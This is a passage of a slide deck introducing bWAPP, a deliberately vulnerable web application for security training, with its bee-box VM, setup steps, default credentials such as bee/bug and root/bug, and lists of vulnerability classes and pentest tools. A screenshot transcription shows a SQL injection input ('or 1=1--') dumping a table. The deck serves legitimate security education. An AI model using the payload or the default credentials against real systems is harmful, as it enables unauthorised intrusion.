What is bWAPP?

introducing an extremely buggy web application

Malik Mesellem

Defense Needed


- Web application security is today's most overlooked aspect of securing the enterprise
- Hackers are concentrating their efforts on websites and web applications
- Web apps are an attractive target for cyber criminality, cyber warfare and hacktivism

© 2014 MME BVBA, all rights reserved.

Defense Needed

- Why are web applications an attractive target?
  - Easily available via the Internet (24/7)
  - Traditional firewalls and SSL provide no protection
  - Mission-critical business applications containing sensitive data
  - Direct access to backend data
  - Many applications are custom-made == vulnerable

© 2014 MME BVBA, all rights reserved.



DEFENSE

is needed !


© 2014 MME BVBA, all rights reserved.

bWAPP == defense

- bWAPP, or a **b**uggy **W**eb **APP**lication
- Deliberately insecure web application, includes all major known web vulnerabilities
- Helps security enthusiasts, developers and students to **discover** and to **prevent** issues
- Prepares one for successful penetration testing and ethical hacking projects

Follow @MME_IT on Twitter and receive our cheat sheet, updated on a regular basis!

bWAPP


bWAPP
an extremely buggy web application !
Choose your bug:
bWAPP v1.6
Hack
Set your security level:
low
Set
Current: low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Bee
/ Portal /
bWAPP or a buggy web application is build to allow security enthusiasts, students and developers to better secure web applications. bWAPP prepares you to conduct successful penetration testing and ethical hacking projects. bWAPP contains all vulnerabilities from the OWASP Top 10 project. It is for educational purposes only.
Which bug do you want to hack today? :-)
bWAPP v1.6
/ A1 - Injection /
HTML Injection - Reflected (GET)
HTML Injection - Reflected (POST)
HTML Injection - Reflected (Current URL)
HTML Injection - Stored (Blog)
SQL Injection (Search)
SQL Injection (Select)
SQL Injection (Login)
Hack
bWAPP or a buggy web application is for educational purposes only / © 2013 MME BVBA. All rights reserved.

bWAPP

- Testimonials

Awesome! It's good to see fantastic tools staying up to date ...

- Ed Skoudis
Founder of Counter Hack

I just installed bWAPP 1.6 into the next release of SamuraiWTF ... Its a great app ...

- Justin Searle
Managing Partner at UtiliSec

Great progress on bWAPP BTW! :)

- Vivek Ramachandran
Owner of SecurityTube

© 2014 MME BVBA, all rights reserved.

bWAPP

- About me

Email	|	malik@itsecgames.com
LinkedIn	|	be.linkedin.com/in/malikmesellem
Twitter	|	twitter.com/MME_IT
Blog	|	itsecgames.blogspot.com

© 2014 MME BVBA, all rights reserved.

bWAPP

- Architecture
  - Open source PHP application
  - Backend MySQL database
  - Can be hosted on Linux/Windows using Apache/IIS
  - Can be installed with WAMP or XAMPP

© 2014 MME BVBA, all rights reserved.

bWAPP

- Features
  - Very easy to use and to understand
  - Well structured and documented PHP code
  - Different security levels (low - medium - high)
  - ‘New user’ creation
  - Reset and reinstall database feature
  - Email functionalities
  - ‘Evil’ directory including attack scripts


 © 2014 MME BVBA, all rights reserved.

bWAPP

- What makes bWAPP so unique ?
  - Well, it has **over 60** web bugs!
  - Covering all major known web vulnerabilities
  - Including all risks from the OWASP Top 10 project

bWAPP


- Which bug do you want to hack today ?



 © 2014 MME BVBA, all rights reserved.

bWAPP


- Which bug do you want to hack today ? (1)
  - Injection vulnerabilities like SQL, XML/XPath, JSON, LDAP, HTML, SSI, Command and SMTP injection
  - Authentication, authorization and session management issues
  - Malicious, unrestricted file uploads
  - Arbitrary file access and directory traversals
  - PHP-CGI remote code execution
  - Local and remote file inclusions (LFI/RFI)
  - Server Side Request Forgery (SSRF)



© 2014 MME BVBA, all rights reserved.

bWAPP


- Which bug do you want to hack today ? (2)
  - Configuration issues: Man-in-the-Middle, Cross-Domain policy file, FTP, WebDAV, information disclosures,...
  - HTTP parameter pollution and HTTP response splitting
  - Denial-of-Service (DoS) attacks
  - HTML5 ClickJacking, Cross-Origin Resource Sharing (CORS) and web storage issues
  - Unvalidated redirects and forwards
  - Insecure cryptographic storage



© 2014 MME BVBA, all rights reserved.

bWAPP

- Which bug do you want to hack today ? (3)
  - Cross-Site Scripting (XSS), Cross-Site Tracing (XST) and Cross-Site Request Forgery (CSRF)
  - AJAX and Web Services issues (JSON/XML/SOAP)
  - Parameter tampering and cookie poisoning
  - HTTP verb tampering
  - Local privilege escalation
  - And much more ☺



© 2014 MME BVBA, all rights reserved.


Follow @MME_IT on Twitter and receive our cheat sheet, updated on a regular basis!


bWAPP


bWAPP
an extremely buggy web application !
Choose your bug:
bWAPP v1.5
Hack
Set your security level:
low
Set
Current: low
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Bee
/ Portal /
/ CSRF (Transfer Amount) /
Amount on your account: 900 EUR
Account to transfer:
123-45678-90
Amount to transfer:
100
/ SQL Injection (Search) /
Search for a movie: ' or 1=1--
Search
Title
Release
Character
Genre
Iron Man
2008
Tony Stark
action
The Amazing Spider-Man
2012
Peter Parker
action
The Incredible Hulk
2008
Bruce Banner
action
The Dark Knight Rises
2012
Bruce Wayne
The Cabin in the Woods
2011
Some zombies
Terminator Salvation
2009
John Connor
CLICK HERE FOR FREE MOVIE TICK
Web Alerts (437)
Blind SQL Injection (10)
Code execution (1)
Configuration File Source Code Disclosure (1)
Cross Site Scripting (2)
Cross Site Scripting (verified) (22)
Directory Traversal (3)
DOM-based Cross-Site Scripting (1)
File inclusion (2)
File Upload XSS (1)
PHP Hash Collision Denial Of Service Vulnerability (2)
Script source code disclosure (1)
Slow HTTP Denial of Service Attack (1)
SQL injection (verified) (7)
Unrestricted File Upload (1)
XPath Injection vulnerability (8)
Apache 2.x version older than 2.2.9 (2)
Apache httpd Remote Denial of Service (2)
Application error message (43)
Backup files (2)
Directory Listing (14)

bWAPP

- External links
  - Home page - www.itsecgames.com
  - Download location - sourceforge.net/projects/bwapp
  - Blog - itsecgames.blogspot.com






© 2014 MME BVBA, all rights reserved.

bee-box

- Meet the **bee-box**… a home for our bee
- VM pre-installed with bWAPP
- LAMP environment: **L**inux, **A**pache, **M**ySQL and **P**HP
- Requires zero installation
  - Made for those who are really lazy ☺
  - Reduces the ‘how to use?’ SPAM



© 2014 MME BVBA, all rights reserved.

bee-box

- bee-box is also made deliberately insecure…
- Gives you several ways to hack and deface bWAPP
  - Even possible to hack the bee-box to get full root access!
- Opportunity to explore all bWAPP vulnerabilities
- Hacking, defacing and exploiting without going to jail
- You can download bee-box from here

 © 2014 MME BVBA, all rights reserved.

bee-box

© 2014 MME BVBA, all rights reserved.

bee-box

- Features (1)
  - Apache, MySQL and PHP installed and configured
  - Several PHP extensions installed
  - Vulnerable PHP-CGI
  - phpMyAdmin installed
  - Postfix installed and configured
  - Insecure FTP and WebDAV configurations
  - AppArmor disabled

© 2014 MME BVBA, all rights reserved.

bee-box

- Features (2)
  - .htaccess files support enabled
  - Fine-tuned file access permissions
  - Configured with a poor self-signed certificate (SSL)
  - Some basic security tools installed
  - Shortcuts to start, install and update bWAPP
  - An amazing wallpaper ☺
  - And last but not least, an outdated Linux kernel…

© 2014 MME BVBA, all rights reserved.

bWAPP and bee-box

- Both are part of the ITSEC GAMES project
- A fun approach to IT security education
- IT security, ethical hacking, training and fun...
- All mixed together ☺
- Educational and recreational InfoSec training

© 2014 MME BVBA, all rights reserved.

bWAPP and bee-box

- Ready, set, and hack!
- Just 1 thing to remember
- The logon credentials are…

© 2014 MME BVBA, all rights reserved.

bee/bug

bWAPP and bee-box

- Ready, set, and hack!
- Just 1 thing to remember
- The logon credentials are **bee/bug**
- Please don’t SPAM me anymore

© 2014 MME BVBA, all rights reserved.

bWAPP and bee-box

- More credentials (for wizkids only!)
  - bWAPP web app
    - bee/bug
  - bee-box VM
    - bee/bug
    - su: bug
  - MySQL database
    - root/bug

© 2014 MME BVBA, all rights reserved.


bWAPP and bee-box

- Installation and configuration
  - Install VMware Player, Fusion, or Oracle VirtualBox
  - Extract, install, and start the bee-box VM
  - Configure or check the IP settings
  - Browse to the bWAPP web app
    - http://[IP]/bWAPP/
  - Login with **bee/bug**

© 2014 MME BVBA, all rights reserved.

bWAPP and bee-box

- Settings
  - General application settings
    - sudo gedit /var/www/bWAPP/admin/settings.php



```
// A.I.M., a no-authentication mode for testing web scanners and crawlers
// Evil bees are HUNGRY ;)
// URL: http://itsecgames.com/bWAPP/aim.php
$remote_IP = "6.6.6.6";

// Credentials, used on some pages
$login = "bee";
$password = "bug";
```

© 2014 MME BVBA, all rights reserved.

Follow @MME_IT on Twitter and receive our cheat sheet, updated on a regular basis!

bWAPP and bee-box

- A.I.M.
  - **A**uthentication **I**s **M**issing, no-authentication mode
  - Used for testing web scanners and crawlers
  - Procedure
    - Change the IP address in the settings file
    - Point your scanner or crawler to
      http://[IP]/bWAPP/**aim.php**
    - All hell breaks loose!

© 2014 MME BVBA, all rights reserved.

bWAPP and bee-box

- Worst-case-scenario-options
  - Reset the application
    - http://[IP]/bWAPP/**reset.php**
  - Reset the application + database
    - http://[IP]/bWAPP/**reset.php?secret=bWAPP**
  - Reinstall the database
    - Drop the database from phpMyAdmin
    - http://[IP]/bWAPP/**install.php**

 © 2014 MME BVBA, all rights reserved.

Follow @MME_IT on Twitter and receive our cheat sheet, updated on a regular basis!

bWAPP and bee-box

- Host file (optional)
  - Change the host file on the local machine

© 2014 MME BVBA, all rights reserved.

Follow @MME_IT on Twitter and receive our cheat sheet, updated on a regular basis!

bWAPP and bee-box

- Postfix (optional)
  - Reconfigure and restart Postfix on the bee-box
    - sudo gedit /etc/postfix/main.cf

      sudo /etc/init.d/postfix restart

```
myhostname = bee-box
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = itsecgames.com, bee-box, localhost.localdomain, localhost

# Replace the hostname with the hostname of YOUR SMTP provider :)
relayhost = out.telenet.be

mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
```

© 2014 MME BVBA, all rights reserved.

Ready to exploit some bugs?

© 2014 MME BVBA, all rights reserved.

Penetration Testing Tools

- Penetration testing distributions are distro's that have all the necessary security tools installed
  - Zero-installation
  - Ethical hacking and forensic tools
  - Grouped by category
  - Open source, mostly on Linux

© 2014 MME BVBA, all rights reserved.

Penetration Testing Tools

- Top 5 penetration testing distributions
  - Kali Linux/BackTrack (link)
  - BackBox Linux (link)
  - NodeZero Linux (link)
  - Blackbuntu (link)
  - Samurai WTF (link)

© 2014 MME BVBA, all rights reserved.

Introduction to Kali Linux

- **Kali Linux** is a Debian-derived Linux pentesting distro
- Designed for digital forensics and penetration testing
- Formerly known as BackTrack
- Maintained and funded by Offensive Security
- Support for x86 and ARM


Introduction to Kali Linux

- Preinstalled with numerous pentesting tools
  - Aircrack-ng
  - Ettercap
  - John the Ripper
  - Metasploit
  - Nmap
  - OpenVAS
  - WireShark

 © 2014 MME BVBA, all rights reserved.

Introduction to Kali Linux

- Including many web app pentesting tools
  - Burp Suite
  - DirBuster
  - Nikto
  - sqlmap
  - w3af
  - WebSploit
  - ZAP



© 2014 MME BVBA, all rights reserved.

OWASP

- **OWASP**, or Open Web Application Security Project
- Worldwide non-profit organization focused on improving the security of software
- Freely-available articles, methodologies, documentation, tools, and technologies
- Vendor neutral, no recommendations for commercial products or services!

© 2014 MME BVBA, all rights reserved.

OWASP

- OWASP Top 10 Application Security Risks


Injection

- Injection flaws occur when an application sends **untrusted data** to an interpreter
- They are often found in SQL, LDAP, XPath, OS commands, XML parsers, SMTP headers, program arguments, etc.
- Easy to discover when examining code, but frequently hard to discover via pentesting!
- Scanners and fuzzers can help in finding injection flaws

© 2014 MME BVBA, all rights reserved.

Injection

